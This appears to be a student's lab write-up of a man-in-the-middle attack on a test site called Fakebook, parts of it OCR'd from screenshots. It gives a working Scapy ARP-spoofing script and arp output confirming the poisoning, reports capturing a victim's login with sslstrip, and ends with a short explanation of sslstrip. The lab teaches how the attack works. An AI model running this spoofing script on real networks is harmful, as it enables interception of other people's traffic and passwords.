



Source of Fakebook. Notice the “https” in the FORM statement, will be important later.

```
from scapy.all import *
import os
import sys
import time


def attack():
    router_ip = "10.10.111.1"
    windows_ip = "10.10.111.100"

    #using router and windows machines ips, retrieves macs of each
    router_mac = getmacbyip(router_ip)
    windows_mac = getmacbyip(windows_ip)

    #directs ARP packets
    while(True):
        try:
            send(ARP(op = 2, pdst = router_ip, psrc = windows_ip, hwdst = windows_mac))
            send(ARP(op = 2, pdst = windows_ip, psrc = router_ip, hwdst = router_mac))
        except:
            pass

    time.sleep(0.2)


def main():
    attack()


if __name__ == "__main__":
    main()

~
~
~
~
~
-- INSERT --                                                    32,1          All
```

SCAPY script




Running the SCAPY script

```
student@ext-rtr:~/Desktop$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.13.1.1                ether   96:ce:ab:7b:67:a9   C                     eth0
10.10.111.100            ether   00:00:00:00:00:07   C                     eth1
10.13.1.10               ether   02:00:0b:18:cb:24   C                     eth0
10.10.111.191            ether   00:00:00:00:00:05   C                     eth1
student@ext-rtr:~/Desktop$
```


```
student@kali:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
_gateway                 ether   00:00:00:00:00:03   C                     eth0
student@kali:~$
```

```
C:\Documents and Settings\poly>arp -a

Interface: 10.10.111.100 --- 0x2
  Internet Address      Physical Address      Type
  10.10.111.191         00-00-00-00-00-05     dynamic
```

Arp commands on router, kali, and victim's machine show that ARP has been spoofed.




Running the sslstrip attack.



Source of Fakebook. Notice how in the FORM statement, “https” becomes “http”.

Logged in on victim's machine. Who is this??



We have successfully listened in and got the userid and password of the victim on Fakebook.

Brian Chan
March 16th, 2021

The SSLStrip attack is an attack which intercepts information from victims through the use of listening in with a man in the middle attack. Basically, the attacker would reroute the traffic from the user to themselves with an unsecured webpage connection (http), then route themselves to the secure webpage (https) and do the same thing in the opposite way. The attacker inserts themselves in so that they can listen into information that the user would potentially send to the unsecure webpage and compromise said information. SSLStrip literally strips the SSL encryption that http usually uses. An attack like this would work since the TLS layer cannot detect where the connection endpoints are.